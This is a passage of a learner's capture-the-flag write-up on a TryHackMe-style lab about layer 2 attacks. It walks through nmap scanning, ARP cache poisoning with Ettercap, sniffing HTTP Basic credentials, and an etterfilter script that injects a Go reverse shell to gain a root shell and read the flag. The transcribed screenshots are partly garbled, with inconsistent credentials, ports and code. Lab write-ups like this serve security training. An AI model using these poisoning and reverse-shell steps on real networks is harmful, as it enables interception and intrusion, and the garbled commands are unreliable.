5002/tcp open  rfe
          Nmap done: 256 IP addresses (3 hosts up) scanned in 6.86 seconds
admin@eve: ~

```

Quiz 2, 3

From the scan I found the target with the open port and service running to be 192.168.12.20, port 80, service http.

```

File Actions Edit View Help
valid_lft forever preferred_lft forever
inet6 ::/128 scope host
    valid_lft forever preferred_lft forever
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 9000 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:00:00:00 brd ff:ff:ff:ff:ff:ff
    inet 10.10.149.37/16 brd 10.10.255.255 scope global dynamic eth0
        valid_lft 3479sec preferred_lft 3479sec
    inet6 fe80::c513:eff:fe04:f737/64 scope link
        link/ether 00:0c:29:00:00:00 brd ff:ff:ff:ff:ff:ff
3: virbr0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default qlen 1000
    link/ether 52:54:00:8a:e8:c5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.122.1/24 brd 192.168.122.255 scope global virbr0
        valid_lft forever preferred_lft forever
4: virbr0-nic: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_codel master virbr0 state DOWN group default qlen 1000
    link/ether 52:54:00:8a:e8:c5 brd ff:ff:ff:ff:ff:ff
5: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 52:54:00:8a:e8:c5 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
8: eth1: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether 00:0c:29:00:00:00 brd ff:ff:ff:ff:ff:ff
    inet 192.168.12.66/24 brd 192.168.12.255 scope global eth1
        valid_lft forever preferred_lft forever
    inet 192.168.12.66/32 brd 192.168.12.66 scope host
        valid_lft forever preferred_lft forever
9: gnttspate-1: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_codel master eth1 state UNKNOWN group default qlen 1000
    link/ether 00:00:00:3c:23:0d brd ff:ff:ff:ff:ff:ff
    inet 192.168.12.66/8 brd 192.168.0.255 scope link
        valid_lft forever preferred_lft forever
admin@eve:~$ nmap -sS 192.168.12.66/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-09 11:47 UTC
Nmap scan report for eve (192.168.12.10)
Host is up (0.0001ms latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
5800/tcp  open  upnp
5802/tcp  open  rfe
Nmap done: 256 IP addresses (3 hosts up) scanned in 6.86 seconds
admin@eve:~$
```

Quiz 4

With tcptrace sniffing I could not find any useful data,

```

File Actions Edit View Help
admin@eve:~$ sudo tcptrace -vva -l eth1 -w tcptrace.pcap
tcptrace: listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
[...]
2 packets received by filter
0 packets dropped by kernel
admin@eve:~$ cat tcptrace.pcap
FF:33:44:1:***:*****:*****:24+0/gFF33014  efef***`****`***`*****`*****`*****`b[T
...  

...  

...  

Can you see any meaningful traffic to or from that port passively sniffing in your interface eth1? (Nay/Say)
```

Quiz 5, 6,7,8,9,10

With use of ARP cache poisoning, with using Ettercap tool, I was able to get useful data, as I was man-In-The-Middle, Found some on the commands being run, *whoami*, *pwd*, *ls* .

And analyzing the data found the IP using the service to Alice IPs,

The screenshot shows the Ettercap interface with the following details:

- File Actions Edit View Help
- admin@eve:~\$ sudo ettercap -T -i eth1 -M arp
- ettercap 0.8.3 copyright 2001-2019 Ettercap Development Team
- Listening on eth1
eth1 -> B8:6A:3C:12:00:07
192.168.12.66/255.255.255.0
F8:80::B0:BD:70FF:FE4#080d/64
- SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/all/use_tempaddr is not set to 0.
- Privileges dropped to EUID 65534 EGID 65534 ...
- 34 plugins
42 protocols dissectors
72 ports monitored
24699 MAC addresses fingerprinted
1766 TCP OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
- Randomizing 255 hosts for scanning ...
Scanning the whole netmask for 255 hosts ...
- 2 hosts added to the hosts list ...
- ARP poisoning victims:
 - GROUP 1 : ANY (all the hosts in the list)
 - GROUP 2 : ANY (all the hosts in the list)
- Starting Unified Sniffing ...
- Text only Interface activated...
Hit "n" for inline help
- Can you see any meaningful traffic to or from that port possibly sniffing on your Interface eth1? (Nay/Yay)
- Sat Nov 9 12:12:24 2024 [384185]
192.168.12.10:0 -> 192.168.12.20:0 | (0)
- Sat Nov 9 12:12:24 2024 [384293]
192.168.12.20:0 -> 192.168.12.10:0 | (0)
- Sat Nov 9 12:12:26 2024 [672318]
TCP 192.168.12.10:4444 -> 192.168.12.20:53988 | AP (4)
pwd
- Who is using that service?
- Now launch the same ARP-spoofing attack as in the previous task. Can you see some interesting traffic, now? (Nay/Yay)
- Submit Hint
- Correct Answer
- Woop woop! Your answer is correct

This output is from the ARP cache poisoning, I found useful information such as the file being accessed, its contents, the username and password to that server. And also the server name/hostname.

The screenshot shows the Ettercap interface with the following details:

- File Actions Edit View Help
- admin@eve:~\$
- Sat Nov 9 12:18:13 2024 [369958]
TCP 192.168.12.10:4444 -> 192.168.12.20:54102 | A (0)
- Sat Nov 9 12:18:16 2024 [789984]
TCP 192.168.12.10:55892 -> 192.168.12.20:00 | S (0)
- Sat Nov 9 12:18:16 2024 [808332]
TCP 192.168.12.20:00 -> 192.168.12.10:55892 | SA (0)
- Sat Nov 9 12:18:16 2024 [668231]
TCP 192.168.12.10:55892 -> 192.168.12.20:00 | A (0)
- Sat Nov 9 12:18:16 2024 [668433]
TCP 192.168.12.10:55892 -> 192.168.12.20:00 | AP (133)
HTTP /test.txt HTTP/1.1.
Host: www.server.bob/test
Authorization: Basic YWRtaW46czRjcjN0X1A0eno=.
User-Agent: curl/7.68.0.
Accept: */*.
- HTTP : 192.168.12.20:00 -> USER: admin PASS: s3cr3t_P4zz INFO: www.server.bob/test.txt
- Sat Nov 9 12:18:16 2024 [908302]
TCP 192.168.12.20:00 -> 192.168.12.10:55892 | A (0)
- Sat Nov 9 12:18:16 2024 [909626]
TCP 192.168.12.20:00 -> 192.168.12.10:55892 | AP (17)
HTTP/1.0 200 OK.
- Sat Nov 9 12:18:16 2024 [909849]
TCP 192.168.12.20:00 -> 192.168.12.10:55892 | FAP (171)
Server: Apache/2.4.41 PHP/7.4.12.
Date: Sat, 09 Nov 2024 12:18:16 GMT.
Content-type: text/plain.
Content-Length: 3.
Last-Modified: Sun, 27 Mar 2022 12:57:36 GMT.
OK
- Sat Nov 9 12:18:16 2024 [949481]
TCP 192.168.12.10:55892 -> 192.168.12.20:00 | A (0)
- Sat Nov 9 12:18:16 2024 [949347]
- Can you access the content behind that service, now, using the obtained credentials? (Nay/Yay)
- Submit Hint
- Correct Answer
- Woop woop! Your answer is correct

Quiz 11

With use o letter q to quit the ARP cache poisoning, this was the result.

The screenshot shows a terminal window titled 'admin@eve: ~'. The terminal output is as follows:

```
Sat Nov 9 12:27:43 2024 [568669]
TCP 192.168.12.20:88 → 192.168.12.18:55274 | A (0)

Sat Nov 9 12:27:43 2024 [580401]
TCP 192.168.12.10:55274 → 192.168.12.20:88 | A (0)

Sat Nov 9 12:27:45 2024 [436706]
TCP 192.168.12.10:4444 → 192.168.12.20:54288 | AP (4)
pwd

Sat Nov 9 12:27:45 2024 [451776]
TCP 192.168.12.20:54288 → 192.168.12.18:4444 | A (0)

Sat Nov 9 12:27:45 2024 [467201]
TCP 192.168.12.20:54288 → 192.168.12.10:4444 | AP (6)
/root

Sat Nov 9 12:27:45 2024 [467229]
TCP 192.168.12.10:4444 → 192.168.12.20:54288 | A (0)

Sat Nov 9 12:27:46 2024 [537142]
TCP 192.168.12.10:4444 → 192.168.12.20:54288 | AP (3)
ls

Sat Nov 9 12:27:49 2024 [514787]
TCP 192.168.12.20:54288 → 192.168.12.10:4444 | A (0)

Sat Nov 9 12:27:49 2024 [515648]
TCP 192.168.12.20:54288 → 192.168.12.10:4444 | FA (0)

Sat Nov 9 12:27:49 2024 [595981]
TCP 192.168.12.10:4444 → 192.168.12.20:54288 | A (0)
Closing text interface ...

Terminating ettercap...
bus cleanup complete!
ARP poisoner deactivated.
RE-ARPing the victims ...
Unified sniffing was stopped.

admin@eve: $
```

Quiz 12

With use of the username and password found I could access the http service on port 80, using curl command, and found it had files like previous one I found the arp poisoning(test.txt) and user.txt.

The screenshot shows a terminal window titled 'admin@eve: ~'. The terminal output is as follows:

```
admin@eve:~$ curl -u admin:c3rtP4zz http://192.168.12.20:80/
<!DOCTYPE html PUBLIC "-//IUC//DTD HTML 3.2 Final//EN"><html>
<title>Directory listing for </title>
<body>
<h2>Directory listing for </h2>
<hr>
<ul>
<li><a href="SimpleHTTPAuthServer.py">SimpleHTTPAuthServer.py</a>
<li><a href="test.txt">test.txt</a>
<li><a href="user.txt">user.txt</a>
</ul>
<hr>
</body>
</html>
admin@eve:~$
```

Below the terminal window, there is a browser window showing the directory listing for the URL `http://192.168.12.20:80/`. The page lists three files: `SimpleHTTPAuthServer.py`, `test.txt`, and `user.txt`.

Quiz 13

With use of curl command and the username and password, I explored the contents of the user.txt file and found the flag,

The terminal window shows the following curl command:

```
admin@eve: ~$ curl -u admin:s3cr3t_P4zz https://192.168.12.20:80/
```

The response is a directory listing for /:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html>
<title>Directory listing for /</title>
<body>
<h1>Directory listing for /</h1>
<hr>
<ul>
<li><a href="SimpleHTTPAuthServer.py">SimpleHTTPAuthServer.py</a>
<li><a href="test.txt">test.txt</a>
<li><a href="user.txt">user.txt</a>
</ul>
<hr>
</body>
</html>
```

Then the user runs:

```
admin@eve: ~$ curl -u admin:s3cr3t_P4zz https://192.168.12.20:80/user.txt
admin@eve: ~$
```

The quiz interface shows the following questions:

- What is the user's flag? (1 point)
- You should also have some stats rather quantifiable kind of traffic. What kind of results because [this] does Alice have on the server? (1 point)
- What commands are being executed? Answer is the ones they are being executed (1 point)
- Which of the listed files does she read? (1 point)

The terminal at the bottom shows the user navigating through the files:

```
Administrator:~$ cd SimpleHTTPAuthServer
Administrator:~/SimpleHTTPAuthServer$ ls
Administrator:~/SimpleHTTPAuthServer$ cd ..
Administrator:~$ cd test
Administrator:~/test$ ls
Administrator:~/test$ cd ..
Administrator:~$ cd user
Administrator:~/user$ ls
Administrator:~/user$ cd ..
Administrator:~$ cd www
Administrator:~/www$ ls
Administrator:~/www$ cd ..
Administrator:~$
```

Quiz 14, 15, 16.

From this traffic we can see that alice remote access to bob server is through reverse shell, such that she's using port 4444 as listening port on netcat, and there some file displayed after the ls command. And other commands being used whoami, pwd.

The terminal window shows the following network traffic logs:

```
Sat Nov 9 12:35:29 2024 [492293]
TCP 192.168.12.10:4444 → 192.168.12.20:54440 | A (8)

Sat Nov 9 12:35:32 2024 [500758]
TCP 192.168.12.10:4444 → 192.168.12.20:54436 | AP (3)
ls

Sat Nov 9 12:35:32 2024 [508164]
TCP 192.168.12.20:54436 → 192.168.12.10:4444 | R (8)

Sat Nov 9 12:35:33 2024 [81372]
TCP 192.168.12.10:4444 → 192.168.12.20:54440 | AP (3)
ls

Sat Nov 9 12:35:33 2024 [484151]
TCP 192.168.12.20:54440 → 192.168.12.10:4444 | A (8)

Sat Nov 9 12:35:33 2024 [485442]
TCP 192.168.12.20:54440 → 192.168.12.10:4444 | AP (30)
rev.go
root.txt
server.sh
www

Sat Nov 9 12:35:33 2024 [492214]
TCP 192.168.12.10:4444 → 192.168.12.20:54440 | A (8)

Sat Nov 9 12:35:37 2024 [482729]
TCP 192.168.12.10:4444 → 192.168.12.20:54440 | AP (7)
whoami

Sat Nov 9 12:35:37 2024 [485419]
TCP 192.168.12.20:54440 → 192.168.12.10:4444 | AP (5)
root

Sat Nov 9 12:35:37 2024 [492113]
TCP 192.168.12.20:54440 → 192.168.12.10:4444 | A (8)

Sat Nov 9 12:35:38 2024 [510613]
TCP 192.168.12.20:54440 → 192.168.12.10:4444 | S (8)

Sat Nov 9 12:35:38 2024 [524248]
```

A Power Manager notification is visible in the top right corner:

Power Manager
Your Battery is discharging

1.7 Man-in-the-Middle: Manipulation

Questions

The screenshot shows a terminal window on a Kali Linux system. The user has run the command `ettercap -T -i eth1 -M arp -F whoami.ef`. A green box at the top right says "Woop woop! Your answer is correct". Below it, a note says: "A few seconds after executing this command, you should see the ##### ETTERFILTER: ... message and/or "Connection received on 192.168.12.20 ..." in your Netcat output, which means you've just caught a reverse shell from Bob! Now, you can quit ettercap (with q), foreground your Netcat listener (with fg), and enjoy your shell!" A note also says: "Note: To restrict ettercap's ARP poisoning efforts to your actual targets and only display traffic between them, you can specify them as target groups 1 and 2 by using //--token annotation after the -M arp option:". A hint suggests replacing `whoami` with a suitable `cat` command to get the flag. The user has answered the question with `THM{wh4t_an_evil_Mitm_u_R}`, which is marked as the correct answer.

Started off by creating a file with script in it to trigger a revers shell to me so as to have elevated privileges to root. This is the syntax of the script.

The screenshot shows a terminal session on an admin user account. The user has run the command `nc -lnpv 2424`. The terminal shows a portion of a script being typed, which includes code to search for 'whoami' in network traffic and execute a payload if found. The user has also run `whoami` to check their current privileges. The terminal interface is dark-themed.

After successful writing and saving the script, I had to convert it to .ef format to use it with the Ettercap tool during Arp cache poisoning,

```

File Actions Edit View Help
admin@eve:~$ nano whoami.ecf
admin@eve:~$ ls
admin@eve:~$ cp whoami.ecf whoami.ef
admin@eve:~$ cat whoami.efc
if (ip.proto == TCP && tcp.src == 4444 && search(DATA.data, "whoami")) {
    log(DATA.data);
    if (DATA.data[0] == '\x48') {
        admin@eve:~$ echo "package main;import\"net\";func main(){c,_:=net.Dial(\"tcp\", \"192.168.12.20:2424\");cmd:=exec.Command(\"/bin/sh\");cmd.Stdout=c;cmd.Stderr=c;cmd.Run()}" > /tmp/t.go
        un /tmp/t.go 0"
        msg "#!!!!!! ETTERFILTER substituted 'whoami' with reverse shell. #!!!!!!\n";
    }
}
admin@eve:~$ etterfilter whoami.efc -o whoami.ef
etterfilter 0.8.3 copyright 2001-2019 Ettercap Development Team

14 protocol tables loaded:
    DECODED DATA udp tcp esp icmp ipv6 ip arp wifi fddi tr eth

13 constants loaded:
    VRM OSPF GRE UDP TCP ESP ICMP6 ICMP PPTP PPPoE IP ARP

Parsing source file 'whoami.ecf' done.
Unfolding the meta-tree done.
Converting labels to real offsets done.
Writing output to 'whoami.ef' done.
→ Script encoded into 9 instructions.

admin@eve:~$ ls
tcpdump.pcap whoami.efc whoami.ef
admin@eve:~$ 

Now with everything ready in the background, we can start the listener using "netcat" command.

```

I used this rule to instruct my machine firewall to allow the reverse shell coming from the target IP back to my machine,

```

File Actions Edit View Help
admin@eve:~$ ufw allow in on eth1 from 192.168.12.20 to 192.168.12.66 port 2424 proto tcp
ERROR: You need to be root to run this script
admin@eve:~$ sudo ufw allow in on eth1 from 192.168.12.20 to 192.168.12.66 port 2424 proto tcp
[sudo] password for admin:
Rule added
admin@eve:~$ 

Finally, we need to compile the .ECF into an .EF file.
Ettercap: whoami.efc -o whoami.ef
Don't forget to start your listener (backgrounded). For the upper example above, you must do:
[u]ettercap@eve:~$ ./whoami.efc &
Note: you must (if anything) still need to allow the incoming connection through the firewall. Enable ufw or create a corresponding ufw rule, otherwise, that's reverse shell will be denied by the firewall.
Or completely disable the firewall by running [u]ettercap@eve:~$ sudo ufw disable
Now run ettercap specifying your newly created etterfilter file:
[u]ettercap@eve:~$ ettercap -t -X -W -H -A whoami.efc
A few seconds after executing this command, you should see the "ettercap[...]" message under "Connection received on 192.168.12.20..." in your Netcat output, which means you've just caught a reverse shell from Bob (Bob, you can run nmap -sS 192.168.12.20 and you'll know him with fg), and enjoy your shell!
Note: To reduce unnecessary ARP poisoning efforts to your attack targets and only poison them between them, you can specify them as target against 5 mask by using "-I" followed immediately after target + R ARP option.
[u]ettercap@eve:~$ ettercap -t -X -W -H -I 192.168.12.20 -R ARP -A whoami.efc
Note: If once the reverse shell won't work, try reusing ettercap with a socket cat command to get the flag.
Any key to quit...

```

After all the parameters required it was time to run the ARP poisoning with the file.

On the left side I started my netcat to listen on port 2424, and when I ran the Ettercap, I got a reverse connection of the system.

To check which user I was I used whoami and I was root.

Used ls command to list the files and directories within root and found the root.txt file.

Used cat and viewed the contents of the root file, thus found the flag.

The screenshot shows a terminal window with two panes. The left pane shows the command `sudo ettercap -T -i eth1 -M arp -F whoami.ef` being run, followed by the output of the Ettercap 0.8.3 version and configuration details. It mentions listening on port 2424 and receiving a connection from 192.168.12.20:42836. The right pane shows the command `nc -lnpv 2424` being run, and the connection information for the reverse shell. The user runs `ls` to list files, `rev.sh` to reverse shell, `root.txt` to view the root file, and `cat root.txt` to read its contents, which is the flag: THM{mh4t_an_evil_MitM_u_R}.

2.0 In conclusion

This room has been helpful in solidifying my understanding in the layer 2 threats in a network and what tools and how I can exploit them to check if they security measure configured to prevent such threats or not.